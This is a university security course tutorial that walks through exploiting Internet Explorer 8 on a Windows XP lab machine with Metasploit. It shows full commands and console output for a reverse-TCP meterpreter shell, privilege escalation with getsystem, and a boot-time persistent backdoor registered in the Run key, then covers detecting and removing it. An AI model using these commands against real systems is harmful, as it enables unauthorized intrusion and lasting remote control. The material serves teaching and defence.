Windows Security III
Persistence with Metasploit

James Madison University Dept. of Computer Science

April 11, 2015

1 Introduction

Metasploit is a very powerful free exploitation framework that, in April of 2015, has over 1400 exploits built into it at its users' disposal. It is very widely used by penetration testers and black hat hackers alike. Metasploit not only includes functionality for exploiting remote machines, but the `meterpreter` shell, which is composed of many different post-exploitation modules. This shell has commands to attempt to escalate privileges, modify time stamps, pivot through compromised machines to other networks, and much more. This tutorial will focus on meterpreter's ability to gain `persistence` on a target machine; both teaching you how to use Metasploit to exploit a remote machine and establish persistence on that machine and how to try to detect and clean up Metasploit persistence on a machine that you control.

2 Exploiting a Machine


Before you can try to use persistence, you need to actually gain a foothold on the target computer or network. This is not a trivial task, but in some instances where software with known vulnerabilities goes unpatched, you can take advantage of Metasploit to remotely exploit that machine. This section of the tutorial will walk you through one such exploit, in which you will use `msfconsole` to start a malicious web server and exploit a Windows XP machine that is running Internet Explorer 8.

2.1 Launching a Malicious Web Server with Msfconsole

Open up a terminal window on your Kali Linux machine, and type `msfconsole`. This will open up the console front-end to Metasploit's exploitation framework. Once msfconsole has loaded, you first need to select the exploit to use. In an actual penetration test, you would actually need to scan the target network and try to identify what vulnerabilities exist on the system. In this case, I did that work for you, and found a few vulnerabilities that you can use. In this case, you will be using a Use-After-Free vulnerability in Internet Explorer 8 to get remote code execution on the target XP machine. In order to use this, type the command:

```
use exploit/windows/browser/ie_cgenericelement_uaf
```

This tells meterpreter which exploit you are using. Now that you have decided which exploit you want to use, you need to select a payload. In this case, you will use the reverse_tcp meterpreter payload, which will make the target machine send you a meterpreter shell once the exploit is triggered. In order to do this, type `use PAYLOAD windows/meterpreter/reverse_tcp`. Now that you have selected the exploit and the payload, you need to fill in all of the options for that payload and exploit. In order to see which options are needed, type `show options`. At this point, your screen should look similar to the screenshot below.




```
       =[ metasploit v4.11.1-2015040202 [core:4.11.1.pre.2015040202 api:1.0.0]]
+ -- --=[ 1443 exploits - 901 auxiliary - 244 post        ]
+ -- --=[ 363 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/browser/ie_cgenericelement_uaf
msf exploit(ie_cgenericelement_uaf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ie_cgenericelement_uaf) > show options

Module options (exploit/windows/browser/ie_cgenericelement_uaf):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   OBFUSCATE  false            no        Enable JavaScript obfuscation
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ie_cgenericelement_uaf) >
```

Figure 1: Displaying the Options You Need

From here, you will need to fill in some of the options for the exploit to work and return a payload successfully. We will start with the payload options. The only option that is required but blank is LHOST, which is the listening address that the payload needs to call back to. In this case, this is the IP of your Kali machine. In another terminal window, use `ifconfig` to find your IP address, and then type the command `set LHOST a.b.c.d`, where a.b.c.d is your IP address. Next, you will need to configure your malicious web server. Although most of the default settings will work, in order to make a more convincing exploit site, you will want to change a few of the options. First, change the SRVHOST to your IP address (a.b.c.d) using `set SRVHOST a.b.c.d`. This tells the server which IP to listen for. Next, set the SRVPORT to 80 (the normal HTTP port) using `set SRVPORT 80`. Next, you need to set the URIPATH. By default, this exploit will create a random URL and host the server there. If you set the URIPATH, it will place the malicious server at that path instead. Because we don't actually have a website here, we will use a URIPATH of "/" which will host the server at the base part of the server, which anyone who browses to your IP will try to load. In order to do this, type `set URIPATH /` . Finally, because you know that you are targeting a Windows XP machine, you will want to tell the exploit that that is its target. In order to find the appropriate target number, type `show targets`, and you will find that Windows XP SP3 is target #1. Set the target using `set target 1`.

At this point, you will have configured your exploit and payload with the appropriate options, and if you type `show options` again, your output should look similar to the following.



```
msf exploit(ie_cgenericelement_uaf) > show options

Module options (exploit/windows/browser/ie_cgenericelement_uaf):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   OBFUSCATE  false            no        Enable JavaScript obfuscation
   SRVHOST    192.168.164.154  yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    80               yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH    /                no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.164.154  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   IE 8 on Windows XP SP3
```

Figure 2: The Final Options Output

At this point, you simply need to type `exploit` and your server will start listening. In summary, the commands that you typed (roughly) to get to this point should be the following:

```
msfconsole
use exploit/windows/browser/ie_cgenericelement_uaf
set payload windows/meterpreter/reverse_tcp
set LHOST a.b.c.d
set SRVHOST a.b.c.d
set SRVPORT 80
set URIPATH /
show targets
set target 1

exploit
```


Now, your server is listening. In the real world, you would need to wait here for someone to browse to your website or do ARP poisoning (or something like that) to force someone to browse to your website. For the sake of this tutorial, hop over to the Windows XP machine and be your own victim: open up Internet Explorer on the XP machine and browse to http://a.b.c.d/

Once you browse to the malicious website, you can go back to the Kali machine, and you will find that you now should have a new session created on the victim machine. In order to see the different sessions that you have, you can type `sessions` to list all of the sessions, and then `sessions -i <session_num>` to interact with that session. When you interact with the newly created session, you will get a meterpreter shell on your Kali machine.

2.2 Using Meterpreter to Gain Persistence

Now, you are in a meterpreter session. To get a list of all of the commands that you can currently use, type `help`.

One of the first things that you will want to do one the target system is try to escalate privileges. If you have full SYSTEM privileges on the target machine, you will have (essentially) full control, so trying to get SYSTEM privileges is worthwhile in almost any situation. Meterpreter knows that this is a common thing to try, so it has a built-in module for attempting to automatically escalate privileges for you. In order to try this, type `getsystem`. If your XP machine is configured the same way that mine was, you will see the following output:



```
meterpreter > getuid
Server username: XP\tryme
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Figure 3: Escalating Privilege Using getsystem

Voila! You now have SYSTEM privileges on the machine. This is very good, but currently, your process is running either within Internet Explorer or Notepad, which means that when the machine is rebooted or those processes are killed, you will lose your meterpreter session and your SYSTEM privileges. You could then try to re-exploit the machine, but that would require you to trick the user into browsing to your website again. There is always a chance that the user would update Internet Explorer and not be vulnerable anymore or simply not go back to your malicious website, and you could lose all of your access to the target machine. This is the point of **persistence**: to make sure that even if the target machine is patched or rebooted, you can still maintain your access.

Again, the authors of the meterpreter shell knew that this was an important aspect of post-exploitation, and included a persistence module in the meterpreter shell. In order to view the different options, type `run persistence -h` . This describes each of the different options at a high level. For this tutorial, we are going to use the command:

`run persistence -X -i 5 -p 4444 -r a.b.c.d`

The -X flag makes it so the persistence will be established after the machine boots. -i tells it to try to connect back every 5 seconds. -p is the port number that it calls back to, with the command and control machine's IP address set as the -r flag. Make sure you use your Kali machine's IP address instead of a.b.c.d. Once you run command, you should see output like in the screenshot below.




```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back


meterpreter > run persistence -X -i 5 -p 4444 -r 192.168.164.154
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/XP_20150305.5019/XP_20150305.5019.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.164.154 LPORT=4444
[*] Persistent agent script is 148520 bytes long
[+] Persistent Script written to C:\DOCUME~1\tryme\LOCALS~1\Temp\vIjybs.vbs
[*] Executing script C:\DOCUME~1\tryme\LOCALS~1\Temp\vIjybs.vbs
[+] Agent executed with PID 1172
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\rklLsLOpEj
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\rklLsLOpEj
meterpreter >
```

Figure 4: Establishing Persistence At Boot Time

At this point, your persistence has been set up. Now, we will use it to connect back in. From within your meterpreter shell, type `reboot` to reboot your target machine. This will close out your meterpreter session, so the only way back in (without throwing another exploit) will be for you to successfully use the persistence you just established.

2.3 Using Your New Persistence

As long as you know the options you set when you established the persistence script, using it is fairly easy. From within msfconsole, you now need to select the shell handler ”exploit”. In order to use this, type `use exploit/multi/handler`. The persistence module uses the reverse_tcp module by default, so you will need to set the payload as the windows/meterpreter/reverse_tcp payload like you did earlier. In case you forgot (or don't feel like looking earlier in the report), the command to do this is `set PAYLOAD windows/meterpreter/reverse_tcp`. Now, you need to set your LHOST and LPORT equal to your IP address (-r flag from the persistence command) and listening port (-p flag from the persistence command). Once you have done that, type `exploit` and the listener will be started. At this point, you simply need to wait for the XP machine to reboot, and it will start trying to call back to you. When it does, the console will open up a new meterpreter shell for you. You will be back on the machine as the user that you originally exploited, and can do all of the things that you did before. A screenshot showing what this entire process looks like is below.




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.164.154
lhost => 192.168.164.154
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.164.154  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.164.154:4444
[*] Starting the payload handler...
[*] Sending stage (785920 bytes) to 192.168.164.190
[*] Meterpreter session 1 opened (192.168.164.154:4444 -> 192.168.164.190:1025) at 2015-03-05 14:53:06 -0500

meterpreter >
```

Figure 5: Using the Exploit Handler to Take Advantage of Persistence

2.4 Cleaning Up Persistence from a Meterpreter Shell


Although you will not use it here, I wanted to mention how you would clean up your persistence when you are finished with the host. As this tutorial will show, Metasploit's persistence module can be detected, so you should not leave your persistence code on the victim machine any longer than needed, if you want to maintain any level of stealth. Fortunately, when you first run the persistence module, as you can see in the screenshot below, the persistence module creates a script that you can run to clean up what you've left on the machine.



```
meterpreter > run persistence -X -i 5 -p 4444 -r 192.168.164.154
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/XP_20150305.5019/XP_20150305.5019.rc
```

Figure 6: Persistence Module Showing New Script Location

When you have accomplished whatever you wanted to accomplish on the target system, it is time to clean it up. Although you will not do this now, the screenshot below demonstrates how to run the cleanup script.



```
msf exploit(ie_cgenericelement_uaf) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > resource /root/.msf4/logs/persistence/XP_20150305.5019/XP_20150305.5019.rc
[*] Reading /root/.msf4/logs/persistence/XP_20150305.5019/XP_20150305.5019.rc
[*] Running rm C://DOCUME~1//tryme//LOCALS~1//Temp//vIjybs.vbs

[*] Running reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v rklLsLOpEj

Successfully deleted rklLsLOpEj.
meterpreter >
```


Figure 7: Running the Removal Script from a Meterpreter Shell

3 Fighting Metasploit Persistence

At this point, you've learned how to use Metasploit to initially exploit a machine and then establish persistence on the target machine. Now that you know how to use the tool, it is really important for you to learn how to detect and clean up your systems if someone has exploited your machine with Metasploit and used the built-in persistence module.

3.1 VBS Scripts


If you refer back to the output of your persistence module, you will see that the module actually printed that it had created a visual basic script and told you where it put that script on the file system. For reference, I've included a screenshot of that part of the output below.



```
meterpreter > run persistence -X -i 5 -p 4444 -r 192.168.164.154
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/XP_20150305.5019/XP_20150305.5019.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.164.154 LPORT=4444
[*] Persistent agent script is 148520 bytes long
[+] Persistent Script written to C:\DOCUME~1\tryme\LOCALS~1\Temp\vIjybs.vbs
[*] Executing script C:\DOCUME~1\tryme\LOCALS~1\Temp\vIjybs.vbs
[+] Agent executed with PID 1172
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\rklLsLOpEj
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\rklLsLOpEj
meterpreter >
```

Figure 8: Persistence Module Output

If you interpret the address of the folder, you can find that the VBS script was created in the `C:\Documents and Settings \username \Local Settings \Temp` directory. As you can see in the screenshot below, the VBS script is in fact there. Go ahead and navigate there on your VM now. Do not delete the script.



```
C:\Documents and Settings\tryme\Local Settings\Temp

VMwareDnD                 ~DF1AF3.tmp
                          TMP File
                          32 KB
~DF1AFE.tmp               ~DF1B8F.tmp
TMP File                  TMP File
1 KB                      32 KB
~DF1B9A.tmp               ~DF1B56.tmp
TMP File                  TMP File
1 KB                      16 KB
~DF1B61.tmp               ~DF53A5.tmp
TMP File                  TMP File
1 KB                      0 KB
~DFEE59.tmp               vIjybs
TMP File                  VBScript Script File
0 KB                      146 KB
```

Figure 9: VBS Script in the Temp Directory

The good news is that this is the script that the persistence module created. If you delete it, it can't be run (obviously.) However, in this situation, you knew that you had been attacked with Metasploit and that the Metasploit persistence module was used to establish persistence, because you did it. You also knew how you used the persistence tool. In the real world, this would not necessarily be the case. You may not know if you have been attacked, but you still want to be able to figure out if persistence has been established on your machine.

One way to try to figure out if there is persistence on your machine is to use Metasploit to try all of the different parameter combinations for the persistence module. This is certainly possible, but probably not the most efficient way to do it. However, you do know the type of file that is being used by Metasploit's persistence module: a VBS script. This means that if you are able to know what "normal" VBS scripts look like, or at least know what, in theory, a "bad" VBS script looks like, you could search your entire file system (or the Temp directories) for all VBS scripts and delete them. On a Windows command prompt, you can use the command:

```
dir /s /b C:\*.vbs
```

to list all VBS scripts on your system. If you run it on your VM (do that now), you will see that it lists the malicious VBS script that was added by Metasploit, as well as many others. At this point, you can delete it from Windows Explorer, or by using the `del` command from the command prompt. This deletes the program that is run automatically to establish the new session, but you haven't actually changed the part that tries to run the script. For that, you will need to go into the registry.

3.2 Registry

There a multiple registry values that tell the system which programs to run when the system bots or when a user logs in. Below is a list of the main registry keys used to do that:

1. `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` : runs software on boot, so it will be run for any user.
2. `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run` : exists on 64-bit machines, but not on 32-bit machines.
3. `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` : used to run something only as the current user.

There are three additional keys, both named RunOnce instead of Run (subkeys of the same `Current Version` keys) that will run a program once (at the appropriate time), and then delete its value out of the registry.

In order to determine which of these keys Metasploit used, you can go into the `regedit` tool to browse the registry graphically, or use "REG QUERY [key address]" from a command prompt to see each of these values for your machine. From there, you can delete the value that points to the VBS script that you just deleted.

That's it! Now that you have deleted the VBS script and the registry entry that tried to run it, you have cleaned up your XP machine! Fighting persistence is all about finding how they are trying to connect in and where their back doors are, and then deleting those malicious programs. At this point in a real-world scenario, if you suspect that someone may be on your machine (which is a good bet, given the persistence module), you should reboot your machine, as this will kill any current sessions that they have; hopefully before they can re-establish some other form of persistence.

4 Other Windows Persistence Techniques

